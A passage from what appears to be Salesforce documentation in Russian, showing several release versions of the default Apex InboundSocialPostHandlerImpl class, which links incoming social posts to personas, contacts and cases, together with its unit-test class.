            System.debug('Error updating social persona: ' + e.getMessage());
        }
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        Case parentCase = findParentCase(post, persona);
        if (parentCase != null) {
            if (!parentCase.IsClosed) {
                return parentCase;
            }
            else if (caseShouldBeReopened(parentCase)) {
                reopenCase(parentCase);
                return parentCase;
            }
        }
        if(shouldCreateCase(post, rawData)){
            isNewCaseCreated = true;
            return createCase(post, persona);
        }

        return null;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
```

```
        if (persona.Id != null) {
            postToUpdate.PersonaId = persona.Id;

            if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
                postToUpdate.WhoId = persona.ParentId;
            }
        }
        if(parentCase != null) {
            postToUpdate.ParentId = parentCase.Id;
        }
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = null;
        if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
            parentCase = findParentCaseFromPostReply(post);
        }
        if (parentCase == null) {
            parentCase = findParentCaseFromPersona(post, persona);
        }
        return parentCase;
    }

    private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
     return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
    }

    private boolean isChat(SocialPost post){
     return post.messageType == 'Private' || post.messageType == 'Direct';
    }

    private Case findParentCaseFromPostReply(SocialPost post) {
        if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
```

```
            }
        }
        return null;
    }

    private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
        SocialPost lastestInboundPostWithSamePersonaAndRecipient =
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
        if (lastestInboundPostWithSamePersonaAndRecipient != null) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :lastestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
            if (post.Id != null) return;

        performR6PostIdCheck(post);

        if (post.Id == null){
            performExternalPostIdCheck(post);
        }
    }


    private void performR6PostIdCheck(SocialPost post){
        if(post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private void performExternalPostIdCheck(SocialPost post) {
        if (post.provider == 'Facebook' && post.messageType == 'Private') return;
        if (post.provider == null || post.externalPostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
```

```
    }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null){
            if((post.provider == 'Facebook' && post.messageType == 'Private') ||
(post.provider == 'Twitter' && post.messageType == 'Direct')){
                SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
                if(replyTo.id != null)
                 return replyTo;
            }
            return findReplyToBasedOnExternalPostIdAndProvider(post);
        }
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
 post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
 = false ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
```

```
                return posts[0];
            }
        }
        return null;
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
           } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData){
        return !hasSkipCreateCaseIndicator(rawData) || hasPostTagsThatCreateCase(post);
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
```

```
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    private boolean hasPostTagsThatCreateCase(SocialPost post){
        Set<String> postTags = getPostTags(post);
        postTags.retainAll(getPostTagsThatCreateCase());
        return !postTags.isEmpty();
    }

    private Set<String> getPostTags(SocialPost post){
        Set<String> postTags = new Set<String>();
        if(post.postTags != null)
            postTags.addAll(post.postTags.split(',', 0));
        return postTags;
    }

    global String getPersonaFirstName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String firstName = '';
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
        }
        firstName = firstName.abbreviate(40);
        return firstName;
    }

    global String getPersonaLastName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String lastName = name;
        if (name.contains(' ')) {
            lastName = name.substringAfterLast(' ');
        }
        lastName = lastName.abbreviate(80);
        return lastName;
    }

    private String getPersonaName(SocialPersona persona) {
        String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName)) {
            name = persona.RealName.trim();
        }
        return name;
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {

        String firstName = getPersonaFirstName(persona);
        String lastName = getPersonaLastName(persona);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
```

```
        insert contact;
        return contact;
    }


}
```

Тестирование

```
@isTest
public class InboundSocialPostHandlerImplTest {

    static Map<String, Object> sampleSocialData;
    static Social.InboundSocialPostHandlerImpl handler;

    static {
     handler = new Social.InboundSocialPostHandlerImpl();
        sampleSocialData = getSampleSocialData('1');
    }

    static testMethod void verifyNewRecordCreation() {
        SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
      System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchSocialPostRecord() {
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
        post.R6PostId = existingPost.R6PostId;
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();
```

```
        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
1 post');
    }

    static testMethod void matchSocialPersonaRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;

     SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);
        persona.ExternalId = existingPersona.ExternalId;

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
       System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchCaseRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');

     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;
```

```
        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
    }

    static testMethod void reopenClosedCase() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
        System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
:existingCase.Id].IsClosed, 'Case should be open.');
    }

    static SocialPost getSocialPost(Map<String, Object> socialData) {
        SocialPost post = new SocialPost();
```

```
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }

    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}
```

Стандартный класс Apex для выпусков Spring '15 и Summer '15

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }
```

```
    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);

        upsert post;

        return result;
    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);
        return persona;
    }
```

```
 private void updatePersona(SocialPersona persona) {
  try {
   update persona;
  }catch(Exception e) {
   System.debug('Error updating social persona: ' + e.getMessage());
  }
 }

    private Case buildParentCase(SocialPost post, SocialPersona persona,
    Map<String, Object> rawData){
        Case parentCase = findParentCase(post, persona);
        if (caseShouldBeReopened(parentCase))
            reopenCase(parentCase);
        else if(! hasSkipCreateCaseIndicator(rawData) && (parentCase.id == null ||
parentCase.isClosed))
            parentCase = createCase(post, persona);
        return parentCase;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null)
            postToUpdate.PersonaId = persona.Id;
        if(parentCase.id != null)
            postToUpdate.ParentId = parentCase.Id;
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType)
                newCase.ContactId = persona.ParentId;
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = new Case();
        if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
 persona.Id))
            parentCase = findParentCaseFromPostReply(post);
        else if((post.messageType == 'Direct' || post.messageType == 'Private') &&
String.isNotBlank(post.Recipient))
            parentCase = findParentCaseFromRecipient(post, persona);
        return parentCase;
```

```
    }

    private Case findParentCaseFromPostReply(SocialPost post){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE Id =
:post.ReplyTo.ParentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private Case findParentCaseFromRecipient(SocialPost post, SocialPersona persona){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE id =
:findReplyToBasedOnRecipientsLastPostToSender(post, persona).parentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
         if (post.Id != null) return;

     performR6PostIdCheck(post);

        if (post.Id == null){
      performExternalPostIdCheck(post);
     }
    }


 private void performR6PostIdCheck(SocialPost post){
  if(post.R6PostId == null) return;
  List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId = :post.R6PostId
LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
 }


 private void performExternalPostIdCheck(SocialPost post) {
  if (post.provider == 'Facebook' && post.messageType == 'Private') return;
  if (post.provider == null || post.externalPostId == null) return;
  List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
```

```
 }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null)
            return findReplyToBasedOnExternalPostIdAndProvider(post,
post.responseContextExternalId);
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post, String
 externalPostId){
      List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :externalPostId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnRecipientsLastPostToSender(SocialPost post,
SocialPersona persona){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE provider = :post.provider AND OutboundSocialAccount.ProviderUserId = :post.Recipient
 AND ReplyTo.Persona.id = :persona.id ORDER BY CreatedDate DESC LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
           } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
```

```
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {
       String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName))
            name = persona.RealName.trim();

        String firstName = '';
        String lastName = name;
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
            lastName = name.substringAfterLast(' ');
        }

        firstName = firstName.abbreviate(40);
        lastName = lastName.abbreviate(80);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
```

```
    }

}
```

Стандартный класс Apex для выпусков Summer '14 и Winter '14

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona, rawData);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);
        upsert post;

        return result;
    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            update persona;
    }

    private void setReplyTo(SocialPost post, SocialPersona persona, Map<String, Object>
rawData) {
        SocialPost replyTo = findReplyTo(post, persona, rawData);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }
```

```
    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            update persona;
        return persona;
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        Case parentCase = findParentCase(post, persona);
        if (caseShouldBeReopened(parentCase))
            reopenCase(parentCase);
        else if(! hasSkipCreateCaseIndicator(rawData) && (parentCase.id == null ||
parentCase.isClosed))
            parentCase = createCase(post, persona);
        return parentCase;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null)
            postToUpdate.PersonaId = persona.Id;
        if(parentCase.id != null)
            postToUpdate.ParentId = parentCase.Id;
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType)
                newCase.ContactId = persona.ParentId;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = new Case();
        if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
 persona.Id))
            parentCase = findParentCaseFromPostReply(post);
        else if((post.messageType == 'Direct' || post.messageType == 'Private') &&
post.Recipient != null && String.isNotBlank(post.Recipient))
            parentCase = findParentCaseFromRecipient(post, persona);
        return parentCase;
    }

    private Case findParentCaseFromPostReply(SocialPost post){
```

```
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE Id =
:post.ReplyTo.ParentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private Case findParentCaseFromRecipient(SocialPost post, SocialPersona persona){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE id =
:findReplyToBasedOnRecipientsLastPostToSender(post, persona).parentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
        if (post.Id != null || post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty())
            post.Id = postList[0].Id;
    }

    private SocialPost findReplyTo(SocialPost post, SocialPersona persona, Map<String,
Object> rawData) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(rawData.get('replyToExternalPostId') != null &&
String.isNotBlank(String.valueOf(rawData.get('replyToExternalPostId'))))
            return findReplyToBasedOnExternalPostIdAndProvider(post,
String.valueOf(rawData.get('replyToExternalPostId')));
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post, String
 externalPostId){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :externalPostId LIMIT 1];
        if(posts.isEmpty())
```

```
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnRecipientsLastPostToSender(SocialPost post,
SocialPersona persona){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE provider = :post.provider AND OutboundSocialAccount.ProviderUserId = :post.Recipient
 AND ReplyTo.Persona.id = :persona.id ORDER BY CreatedDate DESC LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null && persona.ExternalId != null &&
String.isNotBlank(persona.ExternalId)) {
           List<SocialPersona> personaList = [SELECT Id, ParentId FROM SocialPersona WHERE

                Provider = :persona.Provider AND
                ExternalId = :persona.ExternalId LIMIT 1];
            if ( !personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

